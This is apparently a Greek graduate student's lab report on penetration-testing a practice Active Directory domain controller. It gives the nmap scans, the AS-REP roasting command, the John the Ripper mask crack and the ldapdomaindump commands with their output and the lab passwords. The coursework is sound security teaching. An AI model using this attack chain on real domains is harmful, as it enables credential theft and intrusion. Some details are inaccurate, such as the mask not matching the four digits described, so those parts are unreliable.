

Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
ΜΠΣ «Κυβερνοασφάλεια και Τεχνολογίες Τεχνητής
Νοημοσύνης»

Κυβερνοάμυνα και Ψηφιακή Εγκληματολογία
Εαρινό Εξάμηνο 2025-2026
Εργασία 1



Καλαϊτζίδης Ιωάννης

Email: ioannis_kalaitzidis@ssl-unipi.gr

Εισαγωγή

Στην παρούσα εργασία παρουσιάζεται η πρακτική εφαρμογή ενός σεναρίου ελέγχου διείσδυσης (Penetration Testing) σε ένα περιβάλλον Active Directory. Σκοπός της αξιολόγησης είναι η προσομοίωση μιας στοχευμένης κυβερνοεπίθεσης, ακολουθώντας τα καθιερωμένα στάδια του κύκλου ζωής μιας επίθεσης: Αναγνώριση (Enumeration), Αρχική Πρόσβαση (Initial Access), Εσωτερική Αναγνώριση (Internal Enumeration) και Κλιμάκωση Προνομίων (Privilege Escalation).

Μέσω της χρήσης εξειδικευμένων εργαλείων ασφαλείας στο λειτουργικό σύστημα Kali Linux (όπως Nmap, Impacket, PowerView και John the Ripper), η διαδικασία επικεντρώνεται στον εντοπισμό κρίσιμων αδυναμιών παραμετροποίησης. Η ανάλυση εκκινεί από ένα περιβάλλον black-box, με στόχο τη σταδιακή χαρτογράφηση του δικτύου, την απόσπαση διαπιστευτηρίων και την εκμετάλλευση εσφαλμένων δικαιωμάτων πρόσβασης (ACL Abuse). Απώτερος στόχος του σεναρίου είναι η πλήρης παραβίαση της αρχιτεκτονικής ασφαλείας του συστήματος και η απόκτηση δικαιωμάτων διαχειριστή (Domain Admin) στον Domain Controller, αποδεικνύοντας τις πρακτικές συνέπειες των επιμέρους ευπαθειών.

Πρακτικό κομμάτι εργασίας

https://drive.google.com/drive/folders/1O_RH69612KE4agGV-U7tFXg_pOcO6YVh?usp=sharing

Attacking AD

This attack follows our well-known pentesting cycle: Enumeration → Initial access → Enumeration → Privilege escalation.

Note: All attacks can be performed from Windows or Kali Linux. The guide below assumes Kali Linux as the attacker's machine.

Warning: When copying a command from this PDF file to a terminal, the single (') and double (") quotes may be replaced with stylized quotes due to character encoding. This can cause the command to fail. To avoid errors, always delete and retype any quotes manually in the terminal.

Q1: [Enumeration] Use nmap to identify the IP address of the VM machine and the domain name. Which specific port indicates that the machine is a domain controller? Which specific service (port) is enabled which by default it is disabled on a Windows server? (Google it)

Απάντηση:

Ως πρώτο βήμα της διαδικασίας αναγνώρισης (Enumeration), απαιτήθηκε ο προσδιορισμός της διεύθυνσης IP του επιτιθέμενου μηχανήματος (Kali Linux) προκειμένου να χαρτογραφηθεί το τοπικό δίκτυο. Για τον σκοπό αυτό, εκτελέστηκε η εντολή **ip a** στο τερματικό του συστήματος. Από την ανάλυση των διεπαφών δικτύου, διαπιστώθηκε ότι στην ενεργή διεπαφή **eth0** είχε αποδοθεί η διεύθυνση IP **192.168.30.129**. Το στοιχείο αυτό επιβεβαίωσε ότι το τοπικό υποδίκτυο στο οποίο θα πραγματοποιούνταν οι σαρώσεις είναι το 192.168.30.0/24.

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
   inet 192.168.30.129/24 brd 192.168.30.255 scope global dynamic noprefixroute eth0
       valid_lft 1087sec preferred_lft 1087sec
   inet6 fe80::36ed:f8e6:63b6:348c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:18:39:97:43 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-480f97c7b15a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:e2:f6:7f:61 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-480f97c7b15a
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$

```

Αφού επιβεβαιώθηκε το εύρος του δικτύου, το επόμενο στάδιο αφορούσε τον εντοπισμό των ενεργών κόμβων (host discovery) στο υποδίκτυο 192.168.30.0/24. Για τον σκοπό αυτό, πραγματοποιήθηκε σάρωση εντοπισμού (ping sweep) μέσω του εργαλείου Nmap, εκτελώντας την εντολή **sudo nmap -sn 192.168.30.0/24**. Η σάρωση αυτή βασίστηκε σε αιτήματα ARP, παρακάμπτοντας τυχόν περιορισμούς του τείχους προστασίας (firewall) των Windows, και αποκάλυψε συνολικά πέντε ενεργές διευθύνσεις IP.

Προκειμένου να ταυτοποιηθεί ο στόχος, εφαρμόστηκε η μέθοδος του αποκλεισμού, λαμβάνοντας υπόψη την προεπιλεγμένη αρχιτεκτονική ενός δικτύου NAT στο περιβάλλον του VMware. Συγκεκριμένα, η διεύθυνση 192.168.30.1 αντιστοιχεί στον εικονικό προσαρμογέα δικτύου (Virtual Network Adapter) του φυσικού συστήματος (host), η διεύθυνση 192.168.30.2 δεσμεύεται σταθερά για τον εικονικό δρομολογητή (NAT Gateway) που επιτρέπει την πρόσβαση στο διαδίκτυο, ενώ η διεύθυνση 192.168.30.254 αποδίδεται παραδοσιακά στον εικονικό διακομιστή DHCP. Δεδομένου ότι η διεύθυνση 192.168.30.129 είχε ήδη ταυτοποιηθεί ως η IP του συστήματος ελέγχου (Kali Linux), εξήχθη το ασφαλές συμπέρασμα ότι η μοναδική εναπομείνασα και «άγνωστη» διεύθυνση, η **192.168.30.135**, ανήκει στον στοχευόμενο **Windows Server 2016**.

```

(kali@kali)-[~]
$ sudo nmap -sn 192.168.30.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 11:07 EDT
Nmap scan report for 192.168.30.1
Host is up (0.0044s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.30.2
Host is up (0.00036s latency).
MAC Address: 00:50:56:F0:19:62 (VMware)
Nmap scan report for 192.168.30.135
Host is up (0.00078s latency).
MAC Address: 00:0C:29:F9:44:8F (VMware)
Nmap scan report for 192.168.30.254
Host is up (0.00053s latency).
MAC Address: 00:50:56:EA:8C:02 (VMware)
Nmap scan report for 192.168.30.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds

(kali@kali)-[~]
$

```

Έχοντας πλέον απομονώσει την ακριβή διεύθυνση του στόχου, το τελευταίο βήμα της αρχικής αναγνώρισης αφορούσε την εις βάθος σάρωση του διακομιστή. Η διαδικασία αυτή υλοποιήθηκε με την εκτέλεση της εντολής **sudo nmap -A -p 192.168.30.135**. Η παράμετρος «-p» χρησιμοποιήθηκε με σκοπό να ελεγχθεί το σύνολο των 65.535 διαθέσιμων θυρών (ports) του στόχου. Παράλληλα, αξιοποιήθηκε η παράμετρος «-A» (Aggressive scan), η οποία αποτελεί μια σύνθετη επιλογή που ενσωματώνει ταυτόχρονα τις εξής τέσσερις βασικές λειτουργίες του εργαλείου:

- OS Detection (-O): Πραγματοποιεί ανάλυση των πακέτων για την αναγνώριση του υποκείμενου Λειτουργικού Συστήματος.
- Version Detection (-sV): Επιχειρεί τον ακριβή προσδιορισμό των εκδόσεων των ενεργών υπηρεσιών (Service Detection).
- Script Scanning (-sC): Εκτελεί τα προεπιλεγμένα σενάρια ελέγχου της μηχανής του Nmap (Nmap Scripting Engine-NSE) για την άντληση επιπρόσθετων, εξειδικευμένων πληροφοριών.
- Traceroute (--traceroute): Χαρτογραφεί τη δρομολόγηση και τη διαδρομή των πακέτων στο δίκτυο προς τον στόχο.

Στόχος της συγκεκριμένης σάρωσης ήταν η αναζήτηση χαρακτηριστικών υπηρεσιών που θα επιβεβαίωναν τον ρόλο του μηχανήματος ως Domain

```

(kali@kali)-[~]
$ sudo nmap -A -p 192.168.30.135
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 11:08 EDT
Nmap scan report for 192.168.30.135
Host is up (0.00099s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http              Microsoft Windows HTTP [file sharing]
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: MARVEL.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds      Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MARVEL)
464/tcp   open  kpasswd5?         Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: MARVEL.local, Site: Default-First-Site-Name)

```

Controller, καθώς και ο εντοπισμός τυχόν υπηρεσιών που εκτελούνται εκτός των προεπιλεγμένων ρυθμίσεων ασφαλείας.

Η ανάλυση των αποτελεσμάτων της σάρωσης παρείχε αδιαμφισβήτητες αποδείξεις ότι ο εξεταζόμενος διακομιστής λειτουργεί ως Domain Controller (DC) του δικτύου. Ειδικότερα, η ανίχνευση της θύρας 389 (LDAP) σε κατάσταση «open» αποκάλυψε την παρουσία της υπηρεσίας «Microsoft Windows Active Directory LDAP», κατονομάζοντας μάλιστα ρητά τον τομέα (Domain: MARVEL.local). Το πρωτόκολλο LDAP (Lightweight Directory Access Protocol) αποτελεί τον πυρήνα της υπηρεσίας καταλόγου του Active Directory. Επιπροσθέτως, η ανίχνευση της θύρας 88 (Kerberos-sec) επιβεβαιώνει απόλυτα αυτόν τον ρόλο, καθώς το πρωτόκολλο Kerberos αποτελεί τον βασικό μηχανισμό αυθεντικοποίησης σε εταιρικά περιβάλλοντα Windows, με τον Domain Controller να εκτελεί αποκλειστικά χρέη Κέντρου Διανομής Κλειδιών (Key Distribution Center-KDC). Συμπληρωματικά, η ύπαρξη της θύρας 3268 (Global Catalog) ενισχύει περαιτέρω αυτό το συμπέρασμα, αποτελώντας αποκλειστικό χαρακτηριστικό υποδομών Domain Controller.

Απαντώντας στο δεύτερο σκέλος του ερωτήματος, σχετικά με την υπηρεσία που εντοπίστηκε ενεργοποιημένη ενώ παραδοσιακά παραμένει κλειστή από προεπιλογή, η σάρωση ανέδειξε την ανοιχτή θύρα 3389. Η συγκεκριμένη θύρα εξυπηρετεί το πρωτόκολλο Remote Desktop Protocol-RDP, το οποίο στα αποτελέσματα του Nmap καταγράφεται ως «ms-wbt-server Microsoft

Terminal Services». Σε μια τυπική, καθαρή εγκατάσταση του Windows Server 2016, η υπηρεσία αυτή διατηρείται ανενεργή για λόγους ασφαλείας, απαιτώντας τη ρητή και χειροκίνητη παρέμβαση του διαχειριστή (μέσω του Server Manager) για την αποδοχή απομακρυσμένων συνδέσεων. Στα πλαίσια του συγκεκριμένου σεναρίου, συμπεραίνουμε ότι ήταν σκόπιμη η ενεργοποίησή της, προκειμένου να καταστεί εφικτή η διασύνδεση (Initial Access) στα επόμενα στάδια της αξιολόγησης.

Q2: [Enumeration] As a first step, you should try to obtain credentials of a user. You will perform a well-known attack to obtain credentials (in a hash format) of a domain user that preauthentication is disabled. The below dictionary will be helpful (https://github.com/attackdebris/kerberos_enum_userlists/blob/master/First_Names_Top_500.txt). After obtaining the user's hash, you should perform a brute-force attack using the tool John the ripper. The machine's password policy enforces passwords that start with the username in lowercase, followed by four digits, and ending with a special character.

Απάντηση:

Στο δεύτερο στάδιο της αξιολόγησης, βασικός στόχος ήταν η απόσπαση έγκυρων διαπιστευτηρίων (credentials) μέσω μιας επίθεσης που εκμεταλλεύεται λογαριασμούς χρηστών στους οποίους έχει απενεργοποιηθεί η προαυθεντικοποίηση του πρωτοκόλλου Kerberos (Kerberos Pre-Authentication). Η τεχνική αυτή είναι ευρέως γνωστή ως AS-REP Roasting. Αρχικά, πραγματοποιήθηκε η λήψη του προτεινόμενου λεξικού ονομάτων (First_Names_Top_500.txt) στο τοπικό περιβάλλον του Kali Linux.

```
(kali@kali)~$ wget https://raw.githubusercontent.com/attackdebris/kerberos_enum_userlists/refs/heads/master/First_Names_Top_500.txt
--2026-05-20 11:22:05-- https://raw.githubusercontent.com/attackdebris/kerberos_enum_userlists/refs/heads/master/First_Names_Top_500.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
length: 3265 (3.2K) [text/plain]
Saving to: 'First_Names_Top_500.txt'

First_Names_Top_500.txt 100%[=====>] 3.19K --KB/s in 0.003s

2026-05-20 11:22:05 (982 KB/s) - 'First_Names_Top_500.txt' saved [3265/3265]

(kali@kali)~$
```

Στη συνέχεια, αξιοποιήθηκε η βιβλιοθήκη Impacket και συγκεκριμένα το εργαλείο GetNPUsers.py. Μέσω αυτού του script, πραγματοποιήθηκε μαζικό αίτημα (query) προς τον Domain Controller, χρησιμοποιώντας το

προηγούμενο λεξικό ως λίστα πιθανών χρηστών. Η εντολή που συντέθηκε και εκτελέστηκε ήταν η εξής:

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py  
MARVEL.local/ -usersfile First_Names_Top_500.txt -format john -  
outputfile hashes.txt -dc-ip 192.168.30.135
```

Η ανάλυση των παραμέτρων της συγκεκριμένης εντολής αναδεικνύει την ακριβή λειτουργία της:

- **python3 /usr/share/doc/.../GetNPUsers.py:** Καλεί τον διερμηνέα της Python 3 για να εκτελέσει το script της βιβλιοθήκης Impacket, κάνοντας χρήση της πλήρους διαδρομής του στο σύστημα (absolute path) για την αποφυγή σφαλμάτων περιβάλλοντος εκτέλεσης.
- **MARVEL.local/:** Ορίζει το πλήρες όνομα του domain που αποτελεί τον στόχο της επίθεσης.
- **-usersfile First_Names_Top_500.txt:** Τροφοδοτεί το εργαλείο με το λεξικό που κατέβηκε προηγουμένως, υποδεικνύοντάς του να υποβάλει αιτήματα ελέγχου μαζικά για όλα τα ονόματα της λίστας.
- **-format john:** Καθορίζει τη μορφή εξόδου του κρυπτογραφημένου εισιτηρίου, ώστε ο παραγόμενος κατακερματισμός (hash) να είναι απολύτως συμβατός με το εργαλείο αποκρυπτογράφησης «John the Ripper» που θα χρησιμοποιηθεί στο επόμενο βήμα.
- **-outputfile hashes.txt:** Δίνει εντολή στο σύστημα να αποθηκεύσει αυτόματα τα επιτυχή αποτελέσματα (ανακτηθέντα hashes) στο τοπικό αρχείο κειμένου hashes.txt.
- **-dc-ip 192.168.30.135:** Ορίζει ρητά την IP διεύθυνση του Domain Controller, δρομολογώντας τα αιτήματα AS-REP απευθείας στον διακομιστή και παρακάμπτοντας την ανάγκη για επίλυση ονομάτων (DNS resolution).

Η εκτέλεση της εντολής υπέβαλε αίτημα για έκδοση εισιτηρίων AS-REP (Ticket Granting Tickets) για κάθε όνομα της λίστας. Το εργαλείο ταυτοποίησε επιτυχώς ότι ο χρήστης jimmy διέθετε το χαρακτηριστικό DONT_REQ_PREAUTH (UF_DONT_REQUIRE_PREAUTH). Ως αποτέλεσμα, ο Domain Controller επέστρεψε το κρυπτογραφημένο εισιτήριο (AS-REP hash) του συγκεκριμένου χρήστη, το οποίο αυτομάτως αποθηκεύτηκε στο τοπικό

```
(kali@kali)~$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py MARVEL.local/ -usersfile First_Names_Top_500.txt -format john -outputfile hashes.txt -dc-ip 192.168.30.135

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User JOHN doesn't have UF_DONT_REQUIRE_PREAUTH set
```


αρχείο hashes.txt με μορφή κατάλληλη για άμεση εκτός σύνδεσης αποκρυπτογράφηση (offline cracking).

Έχοντας εξάγει επιτυχώς το κρυπτογραφημένο NTLM hash (AS-REP) του χρήστη jimmy, το οποίο αποθηκεύτηκε αυτόματα στο τοπικό αρχείο hashes.txt μέσω της παραμέτρου -outputfile της προηγούμενης εντολής, το επόμενο στάδιο αφορούσε την εκτός σύνδεσης αποκρυπτογράφηση του (offline password cracking). Για την υλοποίηση αυτής της επίθεσης αξιοποιήθηκε το εργαλείο John the Ripper.

Προκειμένου να βελτιστοποιηθεί ο χρόνος εκτέλεσης και να αποφευχθεί μια μη στοχευμένη, εξαντλητική δοκιμή (blind brute-force), η επίθεση σχεδιάστηκε στρατηγικά, λαμβάνοντας υπόψη τη γνωστή πολιτική κωδικών πρόσβασης του οργανισμού. Η προσέγγιση αυτή υλοποιήθηκε μέσω μιας εξειδικευμένης επίθεσης μάσκας, με την εκτέλεση της εντολής **john --mask=jimmy?d?d?d?s hashes.txt**. Η ανάλυση της συντακτικής δομής της εντολής έχει ως εξής:

- **john:** Καλεί το εκτελέσιμο του εργαλείου «John the Ripper», το οποίο αποτελεί έναν από τους πλέον καθιερωμένους μηχανισμούς αποκρυπτογράφησης κρυπτογραφικών κατακερματισμών (offline password cracker).
- **--mask=jimmy?d?d?d?s:** Η παράμετρος αυτή ορίζει με απόλυτη ακρίβεια τον μορφότυπο του κωδικού που θα αναζητήσει το εργαλείο, μειώνοντας δραματικά τον χώρο των πιθανών συνδυασμών. Πιο συγκεκριμένα:
 - ο **jimmy:** Αποτελεί το σταθερό πρόθεμα του κωδικού, ικανοποιώντας την απαίτηση το συνθηματικό να ξεκινά με το όνομα του χρήστη σε πεζά γράμματα.
 - ο **?d?d?d?d:** Αποτελεί το μεταβλητό (dynamic) τμήμα που καλύπτει τα τέσσερα υποχρεωτικά ψηφία. Το σύμβολο «?d» (digit) καθοδηγεί το εργαλείο να δοκιμάσει αριθμούς από το 0 έως το 9 για κάθε μία από τις τέσσερις θέσεις.
 - ο **?s:** Αντιπροσωπεύει τον καταληκτικό ειδικό χαρακτήρα. Το σύμβολο «?s» (special) δοκιμάζει εκτυπώσιμους μη αλφαριθμητικούς χαρακτήρες (όπως !, @, #, \$, κ.λπ.).

- **hashes.txt:** Υποδεικνύει το αρχείο εισόδου, το οποίο περιέχει το κρυπτογραφημένο NTLM hash (AS-REP) που είχε ανακτηθεί και αποθηκευτεί κατά το προηγούμενο στάδιο.

Χάρη σε αυτόν τον δραστικό περιορισμό του χώρου αναζήτησης, το εργαλείο ανέγνωσε το παραγόμενο αρχείο και ολοκλήρωσε την αποκρυπτογράφηση σχεδόν ακαριαία. Το αποτέλεσμα της διαδικασίας αποκάλυψε τον κωδικό πρόσβασης σε μορφή απλού κειμένου (plaintext). Συνεπώς, τα έγκυρα διαπιστευτήρια που ανακτήθηκαν για την περαιτέρω αναγνώριση του δικτύου είναι το όνομα χρήστη **jimmy** (ή **JIMMY@MARVEL.LOCAL**) και ο κωδικός πρόσβασης **jimmy1234\$**.

```
(kali@kali)-[~]
$ john --mask=jimmy?d?d?d?s hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jimmy1234$ ($krb5asrep$JIMMY@MARVEL.LOCAL)
lg 0:00:00:00 DONE (2026-05-20 12:00) 7.142g/s 702171p/s 702171c/s 702171C/s jimmy5825$..jimmy3136$
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~]
$
```

Q3: [Enumeration] Now that you have plaintext credentials of a domain user, you can proceed to further enumerate the domain. To this end, we will use the tool **ldapdomaindump** (or any other tool

you have in mind). From the output of this tool, identify a domain user that has **Remote Desktop access** to the machine (by default domain users do not have privs for remote desktop connection). Note also that there is another domain user which we will be useful in next steps.

Απάντηση:

Μετά την επιτυχή απόκτηση των διαπιστευτηρίων του χρήστη **jimmy** σε μορφή απλού κειμένου, η διαδικασία του ελέγχου διείσδυσης μετέβη από το στάδιο της αρχικής πρόσβασης (Initial Access) σε αυτό της εσωτερικής αναγνώρισης (Internal Enumeration). Σκοπός της συγκεκριμένης φάσης ήταν η συλλογή αναλυτικών πληροφοριών από το Active Directory και ο εντοπισμός κάποιου άλλου λογαριασμού χρήστη, ο οποίος να διαθέτει δικαιώματα

απομακρυσμένης σύνδεσης (Remote Desktop Protocol-RDP), προκειμένου να διευκολυνθεί η περαιτέρω διασύνδεση εντός του δικτύου. Για την υλοποίηση αυτής της αναγνώρισης αξιοποιήθηκε το εξειδικευμένο εργαλείο `ldapdomaindump`, το οποίο πραγματοποίησε σύνδεση στον Domain Controller μέσω του πρωτοκόλλου LDAP στην προσαρμοσμένη θύρα 389, κάνοντας χρήση των έγκυρων διαπιστευτηρίων του τομέα.

Η εκτέλεση της εντολής **`ldapdomaindump 192.168.30.135 -u 'MARVEL\JIMMY' -p 'jimmy1234$'`** επέτρεψε την εξαγωγή ολόκληρης της τοπολογίας και των αντικειμένων του Active Directory, συμπεριλαμβανομένων των χρηστών, των ομάδων, των πολιτικών ασφαλείας και των κοινόχρηστων πόρων. Η ανάλυση των παραμέτρων της εντολής που χρησιμοποιήθηκε έχει ως εξής:

- **`ldapdomaindump`**: Καλεί το εκτελέσιμο του εργαλείου, το οποίο εξειδικεύεται στη μαζική συλλογή και εξαγωγή πληροφοριών από περιβάλλοντα Active Directory κάνοντας χρήση του πρωτοκόλλου LDAP.
- **`192.168.30.135`**: Καθορίζει ρητά τη διεύθυνση IP του διακομιστή στόχου (Domain Controller) προς τον οποίο θα δρομολογηθεί το αίτημα σύνδεσης (LDAP bind).
- **`-u 'MARVEL\JIMMY'`**: Ορίζει τον λογαριασμό που θα χρησιμοποιηθεί για την αυθεντικοποίηση. Η προσθήκη του προθέματος `MARVEL\` διασφαλίζει ότι ο διακομιστής θα αναζητήσει και θα ταυτοποιήσει τον χρήστη `jimmy` στο σωστό εύρος του τομέα (domain).
- **`-p 'jimmy1234$'`**: Εισάγει τον έγκυρο κωδικό πρόσβασης του χρήστη, ο οποίος ανακτήθηκε επιτυχώς στο προηγούμενο στάδιο σε μορφή απλού κειμένου (plaintext), ολοκληρώνοντας τη διαδικασία ταυτοποίησης.

Μετά την επιτυχή αυθεντικοποίηση, το εργαλείο μετέτρεψε τα ανακτηθέντα δεδομένα από την κεντρική βάση του καταλόγου σε δομημένα, ευανάγνωστα τοπικά αρχεία μορφής HTML, JSON και greppable text, καθιστώντας πλέον εφικτή την άμεση και συστηματική ανάλυσή τους.

```

(kali@kali)-[~]
$ ldapdomaindump 192.168.30.135 -u 'MARVEL\JIMMY' -p 'jimmy1234$'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

(kali@kali)-[~]
$

```

Η επιτυχής ολοκλήρωση της αυθεντικοποίησης μέσω του πρωτοκόλλου LDAP και η πλήρης εξαγωγή της τοπολογίας του Active Directory επιβεβαιώθηκαν από τα αντίστοιχα μηνύματα τερματισμού της διεργασίας (Bind OK και Domain dump finished). Βάσει του τρόπου λειτουργίας του, το εργαλείο `ldapdomaindump` εκτελείται χωρίς να προβάλλει τον όγκο των εξορυσσόμενων δεδομένων στην τυπική έξοδο (stdout) του τερματικού. Αντίθετα, δημιουργεί και αποθηκεύει αυτόματα τις αναφορές σε τοπικά αρχεία εντός του τρέχοντος καταλόγου εργασίας. Προκειμένου να επαληθευτεί η επιτυχής παραγωγή αυτών των αναφορών, εκτελέστηκε η εντολή `ls *.html`. Η εκτέλεση της εντολής ανέδειξε τη δημιουργία των επιμέρους εγγράφων μορφής HTML, τα οποία περιέχουν την κατηγοριοποιημένη χαρτογράφηση του τομέα (όπως χρήστες, ομάδες και υπολογιστές) και είναι πλέον διαθέσιμα για λεπτομερή ανάλυση.

```

(kali@kali)-[~]
$ ls *.html
domain_computers_by_os.html  domain_groups.html  domain_trusts.html  domain_users.html
domain_computers.html      domain_policy.html  domain_users_by_group.html
(kali@kali)-[~]
$

```

Προκειμένου να αναλυθούν τα δεδομένα που εξήχθησαν από την υποδομή του Active Directory, εξετάστηκαν τα παραγόμενα έγγραφα HTML. Πιο συγκεκριμένα, επιλέχθηκε το αρχείο **domain_users_by_group.html**, καθώς παρουσιάζει τους χρήστες του τομέα οργανωμένους ανά ομάδα δικαιωμάτων, διευκολύνοντας σημαντικά τον εντοπισμό συγκεκριμένων ρόλων. Το αρχείο ανοίχτηκε μέσω του browser Firefox (με την εκτέλεση της εντολής **firefox domain_users_by_group.html**) και πραγματοποιήθηκε στοχευμένη αναζήτηση στα περιεχόμενά του. Ο στόχος αυτής της έρευνας ήταν αφενός ο εντοπισμός ενός λογαριασμού που να ανήκει στην ομάδα «Remote Desktop Users», ο οποίος θα χρησιμοποιηθεί στο επόμενο στάδιο για την εδραίωση Αρχικής Πρόσβασης (Initial Access), και αφετέρου η αναγνώριση ενός λογαριασμού υψηλής αξίας (του «User X») για περαιτέρω εκμετάλλευση.

Κατά την ανασκόπηση του εγγράφου, εντοπίστηκε η ομάδα «Remote Desktop Users», στην οποία διαπιστώθηκε ότι ανήκει αποκλειστικά ο χρήστης john.

Ένα εξαιρετικά κρίσιμο εύρημα κατά την εξέταση αυτού του λογαριασμού ήταν η αμέλεια των διαχειριστών να καταχωρήσουν τον κωδικό πρόσβασης του (lovemyjob!) σε μορφή απλού κειμένου μέσα στο πεδίο περιγραφής (description) του Active Directory. Παράλληλα, αξιολογώντας τη γενική λίστα των χρηστών, εντοπίστηκαν λογαριασμοί με ιδιαίτερη ονοματολογία, όπως οι superman και trinity. Οι συγκεκριμένοι λογαριασμοί ξεχώρισαν ως υποψήφιοι στόχοι («User X») για τα επόμενα στάδια της αξιολόγησης, καθώς ο μεν superman ανήκει στην ομάδα των Domain Admins, ενώ η trinity αποτελεί έναν φαινομενικά απλό λογαριασμό που ενδέχεται να φέρει κρυφά δικαιώματα στο δίκτυο.

Domain Admins									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
superman	superman	superman	07/31/24 19:14:23	07/31/24 19:43:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 19:14:24	1108	
Administrator	Administrator	Administrator	07/30/24 08:41:36	07/30/24 08:57:50	08/01/24 08:47:57	NORMAL_ACCOUNT	07/30/24 08:29:20	500	Built-in account for administering the computer/domain
Domain Users									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
superman	superman	superman	07/31/24 19:14:23	07/31/24 19:43:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 19:14:24	1108	
jimmy	jimmy	jimmy	07/31/24 07:19:14	05/20/26 15:47:09	05/20/26 15:47:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	07/31/24 07:19:14	1107	
trinity	trinity	trinity	07/31/24 13:35:11	07/31/24 18:29:59	07/31/24 18:29:46	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 18:29:59	1106	
john	john	john	07/30/24 11:44:38	07/30/24 20:24:24	08/01/24 07:42:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/30/24 11:44:38	1105	The password of this user is lovemyjob!
krbtgt	krbtgt	krbtgt	07/30/24 08:42:40	07/30/24 08:57:50	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	07/30/24 08:42:40	502	Key Distribution Center Service Account
christoforos	christoforos	christoforos	07/30/24 08:41:36	07/30/24 08:57:50	07/03/24 19:00:31	PASSWD_NOTREQD, NORMAL_ACCOUNT	07/03/24 19:00:31	1000	
DefaultAccount	DefaultAccount	DefaultAccount	07/30/24 08:41:36	07/30/24 08:41:36	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
			07/30/24	07/30/24	08/01/24		07/30/24		Built-in account for

